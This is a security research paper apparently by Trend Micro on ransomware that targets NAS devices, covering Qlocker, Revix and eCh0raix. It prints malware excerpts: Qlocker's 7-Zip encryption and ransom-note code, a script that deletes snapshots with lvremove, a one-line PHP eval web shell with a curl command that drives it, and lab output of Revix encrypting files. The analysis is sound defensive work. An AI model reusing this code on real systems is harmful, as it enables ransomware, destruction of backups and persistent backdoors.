



Backing Your Backup

Defending NAS Devices Against Evolving Threats

Stephen Hilt and Fernando Mercês



TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.

Published by

Trend Micro Research

Written by

**Stephen Hilt and
Fernando Mercês**

With thanks to

**Marco Balduzzi, Philippe Z Lin,
Robert McArdle, Alfredo Oliveira,
and Rainer Vosseler**

Stock image used under license from
Shutterstock.com

For Raimund Genes (1963 – 2017)

Contents

4

Introduction

5

Why Attack NAS Devices?

8

Threats

30


How to Defend NAS Devices

32

Conclusion

33

Appendix



As businesses and users depend on their network-attached storage (NAS) devices for everyday operations and backup, cybercriminals are pivoting to target these internet of things (IoT) devices mainly for two reasons: the valuable data stored and the optional security provisions. As more manufacturers improve their device features and more users become capable of customization, there is a complacency on securing these equipment as security is not required and the operating systems used support a wide range of languages and platforms.

In this research, we looked into the current infrastructure of popular NAS devices and the current features available for their respective customers such as power users (that is, IT and key tech-related personnel of their respective companies whose NAS devices are connected to the internet and their corporate networks for routine operational functions) and small- and medium-sized businesses (SMBs). We found that while many of the previous threats have been addressed by their respective manufacturers, a significant number of these devices remain vulnerable to attacks and malware infections — suggestive of the persistency and longevity of IoT malware and IoT devices as targets.

We identify the latest significant threats and risks that can affect NAS devices when compromised. We also include our insights on how users and business can improve their storage and backup IoT devices' security to prevent and mitigate the impact of these risks.

Introduction

The number of internet-connected devices is constantly increasing. The kind of devices that are online and where they are located are equally important. In our previous research, we discussed how today's exposed internet of things (IoT) devices are involved in an ongoing "IoT worm war." We also cited how threat actors are working to compromise as many devices as they can, even removing other malware types from already-infected devices.¹

The level of sophistication around IoT malware also warrants attention. In January 2021, we noticed that VPNFilter, one of the most advanced IoT malware types known to date, continues to be active two years after Cisco Talos discovered it.² Our joint research with the Shadowserver Foundation showed that thousands of infected devices still existed worldwide, and a good portion of this number even responded to our requests, indicating the malware is active. This clearly shows the longevity of IoT attacks — when an IoT device is infected, it stays infected.

In this research, we write about attacks on a specific range of popular NAS devices from major vendors with worldwide presence. Recently, we observed an increase in malware families that are either written specifically to target these devices or have been modified to support them, victimizing users, companies, and small businesses in their homes and workplaces. We cover what the real threats to NAS owners are and how they work, as well as what users and enterprises can do to protect their network based on the most recent attack scenarios.

Why Attack NAS Devices?

There are two main reasons that attackers target NAS devices: Security is not a priority for these devices, and there are valuable data stored in them. Additionally, many users expose their NAS devices on the internet to make remote access to data easier for them. But this convenience also makes it easier for attackers to find vulnerable devices. We cover these reasons and other aspects that make NAS devices attractive to criminals in this paper.

Security is not a priority

It's sad but true. When you buy a NAS device, you turn it on and it should work. Users do not expect to spend extra money on security software or invest time on complex hardening configurations. Although a few vendors suggest that users enable basic security mechanisms in their NAS products, more secure settings are not enabled by default. A good example is the warning that our QNAP TS-451+ showed after we finished the configuration for the first time. Although it does warn the user that there are more secure configurations available, it does not enforce them.




Figure 1. QNAP TS-451+ additional security settings warning

To make things worse, security updates are not compulsory. A user can keep using an old, vulnerable firmware version for a long time before they receive an alert or notification that only suggests an update rather than requiring it. This opens a huge window for attackers looking for vulnerable devices to exploit or even for password brute force attacks, especially when the device is accessible via the internet.

Valuable data

A NAS device would not be useful without valuable data stored in it. More importantly, these devices are commonly taken as the safest venues for a backup of users' data. If a user owns a NAS, work-related files and family memories (such as photographs and videos) are likely kept together. Therefore, if criminals are looking for a place to make an impact, a NAS is indeed a very attractive candidate. What happens if a ransomware gang encrypts all the data in a NAS device used as a backup? Unfortunately, most people do not have another backup plan for the backup device itself.

Internet-facing devices

While it should not happen, theory is different from practice. A quick search on the internet using Shodan reveals thousands of exposed devices, as can be seen in the following table:

Vendor	Number of devices
Synology	2,889,495
QNAP	422,510
Western Digital	9,625
Terramaster	5,217
Buffalo	44

Table 1. Number of NAS devices exposed on the internet

These numbers do not mean that these devices are vulnerable. In fact, given the volatility of networks, they are hardly exact. Still, these results give us an idea of the number of NAS devices that users connect directly to the internet, thereby going in the opposite direction of all security recommendations.

Modern hardware

The fact that industry-standard processors are used in modern NAS devices makes things easier not only for application developers, but also for malware developers. A good example is the TS-x51 series from QNAP, which features a Quad-core Intel Celeron 2.0 GHz processor. This allows both types of developers to carry out power-hungry functions such as decoding 4K video streaming. For some of our tests, we used a TS-451+ model, listed in the QNAP website as a small office/home office (SOHO) or home device.

```
[~] # cat /proc/cpuinfo
processor       : 0
vendor_id      : GenuineIntel
cpu family     : 6
model          : 55
model name     : Intel(R) Celeron(R) CPU J1900 @ 1.99GHz
stepping       : 9
microcode      : 0x90a
cpu MHz        : 2420.480
cache size     : 1024 KB
physical id    : 0
siblings       : 4
```

Figure 2. Processor information from the QNAP TS-451+

In addition to gaining access to a powerful machine, today's cybercriminals are drawn to the ability of NAS devices to run programs in well-known platforms.

Flexible operating systems

As the most used operating system for IoT devices, Linux is no different with respect to NAS devices. Many development tools support the Linux operating system natively, and compilers and interpreters like Python run smoothly on this platform. This enables developers and malware developers alike to create programs in almost any language, use standard and well-known libraries, and leverage the stable backend that Linux and its native tools provide. At the end of the day, cybercriminals can program faster. Additionally, the code can be written once and then executed in different devices, even from different vendors with little or no changes.

Threats

We identify the different threats and specific malware families that we observed to be targeting or are capable of inflicting damage on NAS devices, disrupting businesses, and making a significant impact on IoT devices' power users.

Ransomware

While ransomware in general is known to inflict serious damage on their targets, we observed NAS devices to potentially be vulnerable to traditional and modern types alike. Considering the amount of data kept in these IoT devices, these might serve as another profitable target for ransomware operators.

Qlocker

Qlocker,³ a ransomware variant that was found in April 2021, primarily affects QNAP devices. While it is not associated with major organized crime groups, it is no less damaging and serves as a good example when discussing the infection routines and details common to NAS malware attacks.

This ransomware was found exploiting a vulnerability⁴ in the wild in Hybrid Backup Sync (HBS) software, just like another malware type that we discuss later in this report (eCh0raix). This vulnerability was assigned as CVE-2021-28799 and allows an attacker to remotely log in to an affected device and execute any command. Once in, the ransomware uses the built-in tools to attack the system.

Qlocker is a Python-based ransomware that uses the 7-Zip utility to encrypt the files in the NAS with a generated password. The password is based on hardware information combined with a public-private key pair.


```

16 mountPoints = []
17 fileList = []
18 PUBLIC_KEY = '''-----BEGIN PUBLIC KEY-----
19 MIIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAAnDfzPMR6+73LlheAV6a
20 kgJQem0d+VzVTZL91Yph6YLZ8U08uLwpAdDSXgZ4VfD6h/8XCFbjKzcM+1DXypne
21 CE0LY8A7KxbSJ7+BVAQMxmb7B3C6/9S4kTaspn405qi7gqHklKx8Jh3H9FcNkmfM
22 NTBqC1y562SzImV+HJ0xjPaoJ9Rt0WFvD4YsN5EudHGxQUG+Edh5ezSfZicbg5j2
23 1ERpq0K9aMDk0qKktCrOrWF6BSarWHF7ESTsGJAtt3nJwzt2EZgCsdh8rgKjeFhx
24 4ztwRgnCWakRwWqUWgqkdwFX7LSGVWetYgSIJSmIbt2ef5k0+r+3jWRWtJd2C/5f
25 VQIDAQAB
26 -----END PUBLIC KEY-----''' # pubkey.pem
27 random_id = ''
28 final_id = ''

```

Figure 3. The public key found in Qlocker

Qlocker creates the password for encryption by taking the serial number of the QNAP device via a QNAP native tool at `/sbin/get_hwsn`. After that, it randomly chooses 32 characters made of standard letters and numbers. This string is then prepended to the front of the serial number with a pipe (`|`) separator. Qlocker then, encrypts the entire string with the public key. Next, the string is base64 encoded, which is an important step as this is the key that was shown to the user for putting into the ransomware gang's Tor site. The password for the 7-Zip is the same random 32 characters created with the `random_id` variable.

```

44 random_id_characters = string.ascii_letters + string.digits
45 random_id = ''.join(random.choice(random_id_characters) for i in range(32))

```

Figure 4. Random ID creation in Qlocker

It is interesting that the entire encryption process is left entirely for the built-in 7-Zip utility to process. The encryption function of Qlocker clearly leaves the hard part to the free software compression tool, as shown in the following image:

```

def Enc(orig_path):
    global random_id

    #print('\tEncrypting file: ' + orig_path)

    file_size = os.path.getsize(orig_path)
    #print('file size: ', file_size)
    #print('FILE_SIZE_LIMIT: ', FILE_SIZE_LIMIT)
    if file_size > FILE_SIZE_LIMIT:
        #print('file size too large, skip')
        return

    filename, file_extension = os.path.splitext(orig_path)
    #print(filename)
    #print(file_extension)

    #enc_path = filename + '.7z'
    enc_path = orig_path + '.7z'

    if file_extension == '.7z': # skip 7z extension file
        #enc_path += '.7z'
        #print('skip 7z file')
        return

    if '!!!READ_ME' in filename and '.txt' in file_extension:
        #print('skip README...')
        return

    p = subprocess.Popen(['/usr/local/sbin/7z', 'a', '-mx=0', '-sdel', '-p' + random_id, enc_path, orig_path], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)

    if psutil.cpu_percent() >= 90:
        p.communicate()

```

Figure 5. Qlocker encryption routine that uses 7-Zip

The malicious actor even left a few lines of code, probably intended for debugging the code in the script.

The ransom note asks the victim to go to a Tor website and input their “client key,” seemingly showing that attackers think about their victims almost as “customers” of their “products.”

```
67 def genREADME(dirPath): # TODO
68     readme_path = dirPath + '/!!!READ_ME.txt'
69     #print(readme_path)
70     readme_doc = """!!! All your files have been encrypted !!!
71
72 All your files were encrypted using a private and unique key generated for the computer. This key is
73 stored in our server and the only way to receive your key and decrypt your files is making a Bitcoin
74 payment.
75
76 To purchase your key and decrypt your files, please follow these steps:
77
78 1. Download the Tor Browser at "https://www.torproject.org/". If you need help, please Google for
79 "access onion page".
80
81 2. Visit the following pages with the Tor Browser:
82
83 [REDACTED].onion
84
85 3. Enter your Client Key:
86
87 """
88     readme_doc += final_id.decode("utf-8")
89     #print('[+] Generating README...')
90     #print(readme_doc)
91
92     with open(readme_path, 'w') as fp_readme:
93         fp_readme.write(readme_doc)
```

Figure 6. Qlocker code that creates the ransom note

Once the victim goes to the Tor site, they input the information provided as their key. This key then looks up a cryptocurrency wallet and presents the victim with information on how they can pay to to get their files back. The actor then reverses this process to extract the generated password. This password is sent back to the victim after their payment is proven, which is done by the victim entering their transaction ID into the system.

Qlocker

You have to send 0.01 BTC to below address and specify the transaction ID in the field below, which will be verified and confirmed.
Once we receive your payment, you'll get a password to decrypt your data.

Send 0.01 BTC to this address

3JRdPj88U3nfDqQHzTqw9yYra49Gsd8Rar

Transaction ID (txid)

ab9660466b8523bb8050cec91bfdd122791310840953567f6c2ef17ae180d521

Txid must be length 64, it looks like 21aa3cfefe7171b8f5835838067b0ab6947aef263ad6f812b0112e4efefef

Waiting for confirmations [Check again.](#)

Last check: Thu Apr 22 20:34:22 GMT+0000 (Coordinated Universal Time)

[Submit payment info.](#)

[Logout](#)

Figure 7. The Qlocker Tor site appears after the victim enters the key.

We wrote a script that would create all this information and uploaded it to the Tor site to collect the number of cryptocurrency wallets being used by the actor and keep track of changes. The script ran until the Tor site was taken offline. The following is the list of bitcoin wallets we observed when the site was still active.:

Wallet	BTC received	Transactions	Amount in US\$
324YcsHLAQAYHUWPPHpBDmSmDvt4D1Hutk	0.30919541	34	14,357.09
32LYU9HhwEqPi2novnFEdJRhkyXmwz1bXY	0.27953913	27	12,980.04
33VuSHjLPPJ4Stw5PcYDqt3288CUUPRJdS	0.299116	23	13,889.06
35v5HQFD8mMMoon2dAr3A97Q5fyPqSQXuK	0.32952745	26	15,301.18
3A655NjLyZ31K3B2qG9eXx4TcwPacrJHfb	0.38010664	35	17,649.76
3Aqd81YSszzjbZSSZLPRzh6WddVHdaBaFw	0.39340483	38	18,267.24
3B1rN4ewmfRuRcUFAJEfEQ9gkp8QWRrQ7q	0.39149318	40	18,178.48
3BDr52JBkcwqFfupbSHKzgFKhtoMYqTxUn	0.25961378	28	12,054.83
3BDXP21NY5C3X966sf1UU7UrujIEGwrUZv	0.37036124	36	17,197.24
3BH3t62Wr4LBZfyr6mqGgxWRvS67a8euou	0.30001803	28	13,930.95
3Bs5fEriSnH5LWGNJb54gjWuYQjyztNcNb	0.2396179	28	11,126.35
3DdtVrRyNiCcTTmn6NifDdm2HXrbbsPBXH	0.44899005	41	20,848.27
3DhE1iZ5Ui6HALVKuuYXW52ArZPVJjUgJA	0.29936922	30	13,900.82
3FbzgA2iDiTnxtJ5a1FPoHAFK7zvtstQy8q	0.1895157	20	8,799.92
3FfEjyjEiFb1HzU8VLNKkaRDH15oBsqPST	0.28304423	34	13,142.79
3FmnhH58rN6LeMb6tgF4YredL6oNVicyTj	0.2398344	28	11,136.4
3H9w4j1orS7CRc7MQDA8EitrVxwg9V2swL	0.27036144	25	12,553.88
3JaaABhfStNroU1Zj9PbfJuccwU4G4JRS6	0.38024933	32	17,656.38
3LDnsDP5SgG3K9UKSJ3YW3tynvM5uBkiXt	0.29892213	25	13,880.06
3NtgDQCu7xck4UepyTf8HNSSvrMCnKZRjt	0.42975298	32	19,955.02
TOTAL:	6.39203307	610	296,805.75

Table 2. Active Bitcoin wallets linked to the Qlocker ransomware operators

A victim of Qlocker on the Bleeping Computer forums shared a script called “re.sh,” that might also be associated with the cybercriminal group. This script deletes snapshots of the NAS so that a user cannot recover files from those snapshots.



Figure 8. Bleeping Computer forum post from a victim

The user also shared part of the code that shows `re.sh` will first unmount drives that have the word “mapper” and “snap” in them. Next, it uses the `find` command to **find** any file that contains the word “snap” at the beginning of the file name in the `/dev/vg*` directories, and then proceeds to remove those files.

```
1  #!/bin/sh
2
3  export PATH="/bin:/sbin:/usr/bin:/usr/sbin:/usr/bin/X11:/usr/local/sbin:/usr/local/bin"
4
5  df | grep mapper | grep snap | while read line; do umount $line; done
6  find /dev/vg* -name snap* | while read line; do lvremove -f $line; done
7
```

Figure 9. `re.sh` snapshot deletion script source code

Also discussed on the forums is another file identified as `backup.php`, a PHP script that was deployed in `/mnt/ext/opt/apps/backup.php`, which is a mapped drive separate from the main storage. If this directory is accessible from the web interface by going to `hxxp[:]//ip.of.the.nas/backup.php`, the script then executes the commands that are passed along in the command argument as this script is a common web shell. For example, the attacker could get a listing of the files by issuing the following command:

```
$ curl -d 'cmd=ls' ip.of.the.victim/backup.php
```

This command will return the results of the “ls” command that is run in the victim NAS. However, while the directory stored is not directly accessible from our testing, there are other places where this could be placed in the system and where this PHP script might be called. This is why security solutions in NAS devices are important, as well as why NAS devices should be considered as more than just mounted devices for storage. Rather, they should also be safeguarded for the sake of all the files in the system to ensure that no compromise happens.

```
<?php eval($_POST["cmd"]);?>
```

Figure 10. Content of backup.php file

While this is assumed to be part of the Qlocker attacks, we could not find any evidence other than the forum posts that demonstrated these attacks. This could be part of another attack by someone else. However, this shows the dangers to files and systems that actors are willing to go through to ensure that users cannot restore anything in their devices without paying the actors. While many people use NAS devices for backups themselves, one attack like this could render all important documents or family photos gone forever. In the case of the backdoor, this gives someone permanent access to the systems even if the ransomware is removed and the files are restored or started over from scratch, as this simply gives threat actors a way to get back in to inflict damage all over again.

REvil

One of the most prominent organized crime groups in the world is the gang behind the REvil (aka Sodinokibi) ransomware. The group, which has been active since at least 2016 when it started the Cerber ransomware campaign, has been going through changes ever since. In 2018, it started the GandCrab ransomware campaign and in 2020, it rebranded itself as REvil. In mid-July 2021, the REvil websites used by the gang were found to be offline. The reason for the criminal group's disappearance is not clear, but just a few days before that, researchers at MalwareHunterTeam found a Linux version of the nasty REvil ransomware.⁵

Dubbed Revix (maybe suggesting "REvil for Linux"), we found four different versions being distributed:

Version number	Observed extensions
N/A	.7rspj .qoxaq
1.1c	.rhkrc
1.1d	.naixq
1.2a	.cx2mr

Table 3. Revix versions observed

The ransomware relies on an embedded JavaScript Observed Notation (JSON)-based configuration to set the parameters before it starts encrypting files in the target system. An example is shown in Figure 11:


```
[~/test] # ls -l
total 112
-rw-r--r-- 1 admin administrators 6526 2021-08-12 14:46 index_default.html
-rwx----- 1 admin administrators 105232 2021-08-12 14:40 revix*
[~/test] # cat /etc/issue

Welcome to TS-451+(192.168.1.26), QNAP Systems, Inc.

[~/test] # uname -a
Linux NAS3E9880 4.14.24-qnap #1 SMP Mon Jul 26 01:49:01 CST 2021 x86_64 GNU/Linux
[~/test] #
[~/test] # ./revix --silent --path .
Path: .
Using silent mode, if you on esxi - stop VMs manually
Encrypting [./revix]
Encrypting [./index_default.html]
File [./revix] was NOT encrypted
File [./index_default.html] was encrypted
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
iji iji iji iji iji iji tviji iji iji ifi iji iji iji
[~/test] # ls -l
total 116
-rwx----- 1 admin administrators 6758 2021-08-12 14:46 index_default.html.qoxaq*
-rw-r--r-- 1 admin administrators 2600 2021-08-12 14:46 qoxaq-readme.txt
-rwx----- 1 admin administrators 105232 2021-08-12 14:40 revix*
[~/test] #
```

Figure 12. Revix encrypting a QNAP NAS device in our lab

After encryption, the ransom note is created containing a unique key per victim.

[illegible]

Figure 13. Revix ransom note in a QNAP NAS device

The changes among the different versions are minor. The important thing here is that all of them support encrypting NAS devices as advertised by the authors back in May 2021 in exploit.in forums. Another concern is that after a period of downtime, REvil servers became active again in September 2021; we therefore expect a new wave of ransomware attacks to follow.

eCh0raix

Also known as QNAPCrypt as it originally targeted only QNAP NAS devices, the eCh0raix ransomware gang recently expanded its targeted NAS malware to include Synology devices.⁶ Notably, the group has extensive knowledge of the inner workings of NAS devices. One sign of this expertise is the files and directories that it excludes from encryption, including crucial files for the NAS device and its web-based interface to work. Here is the exclusion list for this ransomware:

Files	Directories
<ul style="list-style-type: none">• README_FOR_DECRYPT.txt• README_FOR_DECRYPT.txt• qnapSystem.php	<ul style="list-style-type: none">• .system/opt• .system/thumbnail• /boot/390625• /dev/• /etc/• /home/httpd• /mnt/ext/opt• /proc• /run/• /sys/1562578125• /tmp• /usr/syno• /volume1/@appstore/PhotoStation

Table 4. Files and directories that eCh0raix does not encrypt

Extensions		
